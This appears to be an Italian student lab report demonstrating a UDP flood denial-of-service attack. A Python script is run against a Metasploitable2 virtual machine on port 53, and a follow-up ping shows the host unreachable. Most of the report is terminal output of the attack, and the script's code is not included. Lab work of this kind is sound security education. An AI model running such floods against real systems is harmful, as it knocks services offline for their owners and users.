
Una volta avviato il programma chiederà l'ip della macchina target (ip di metasploitable2) la porta UDP della macchina target (in questo caso ho scelto la porta 53) e la scelta del numero di pacchetti da 1 kb che vogliamo inviare (in questo caso 800).



```
mattia@192: ~/Desktop
File Actions Edit View Help
(mattia@192)-[~/Desktop]
$ python3 dos.py
inserisci l'IP target della macchina target: 192.168.0.235
inserisci la porta UDP della macchina target: 53
Quanti pacchetti da 1 KB vuoi inviare? 800
Inizio invio pacchetti...
Pacchetto 1 inviato a 192.168.0.235:53
Pacchetto 2 inviato a 192.168.0.235:53
Pacchetto 3 inviato a 192.168.0.235:53
Pacchetto 4 inviato a 192.168.0.235:53
Pacchetto 5 inviato a 192.168.0.235:53
Pacchetto 6 inviato a 192.168.0.235:53
Pacchetto 7 inviato a 192.168.0.235:53
Pacchetto 8 inviato a 192.168.0.235:53
Pacchetto 9 inviato a 192.168.0.235:53
Pacchetto 10 inviato a 192.168.0.235:53
Pacchetto 11 inviato a 192.168.0.235:53
Pacchetto 12 inviato a 192.168.0.235:53
Pacchetto 13 inviato a 192.168.0.235:53
Pacchetto 14 inviato a 192.168.0.235:53
Pacchetto 15 inviato a 192.168.0.235:53
Pacchetto 16 inviato a 192.168.0.235:53
Pacchetto 17 inviato a 192.168.0.235:53
Pacchetto 18 inviato a 192.168.0.235:53
Pacchetto 19 inviato a 192.168.0.235:53
Pacchetto 20 inviato a 192.168.0.235:53
```

PING DOPO DOS

Una volta effettuato il dos, se con successo, riproviamo con il ping. Come si può vedere, il ping da come risultato: "Host Unreachable" Abbiamo mandato pacchetti ma senza riceverli pertanto non c'è più comunicazione dalla macchina meta2. Il motivo per il quale non è più raggiungibile è che è andata in down dopo l'attacco.



```
mattia@192: ~/Desktop
File Actions Edit View Help
Pacchetto 796 inviato a 192.168.0.235:53
Pacchetto 797 inviato a 192.168.0.235:53
Pacchetto 798 inviato a 192.168.0.235:53
Pacchetto 799 inviato a 192.168.0.235:53
Pacchetto 800 inviato a 192.168.0.235:53
Attacco Dos completato.

(mattia@192)-[~/Desktop]
$ ping 192.168.0.235
PING 192.168.0.235 (192.168.0.235) 56(84) bytes of data.
From 192.168.0.221 icmp_seq=3 Destination Host Unreachable
From 192.168.0.221 icmp_seq=4 Destination Host Unreachable
From 192.168.0.221 icmp_seq=5 Destination Host Unreachable
From 192.168.0.221 icmp_seq=6 Destination Host Unreachable
From 192.168.0.221 icmp_seq=7 Destination Host Unreachable
From 192.168.0.221 icmp_seq=8 Destination Host Unreachable
From 192.168.0.221 icmp_seq=9 Destination Host Unreachable
From 192.168.0.221 icmp_seq=10 Destination Host Unreachable
From 192.168.0.221 icmp_seq=11 Destination Host Unreachable
From 192.168.0.221 icmp_seq=12 Destination Host Unreachable
From 192.168.0.221 icmp_seq=13 Destination Host Unreachable
From 192.168.0.221 icmp_seq=14 Destination Host Unreachable
^C
— 192.168.0.235 ping statistics —
15 packets transmitted, 0 received, +12 errors, 100% packet loss, time 14328ms
s
pipe 4
```

CONCLUSIONI

In un contesto di un attacco Denial of Service (DoS), l'obiettivo principale è quello di sovraccaricare una macchina o un server con richieste (in questo caso pacchetti UDP) in modo che non riesca a rispondere correttamente o non riesca a gestire altre connessioni. In questo esempio, ogni pacchetto è composto da dati casuali, quindi non ha un vero scopo funzionale, ma serve solo a saturare la capacità di elaborazione del target.



THANKS
MATTIA DI DONATO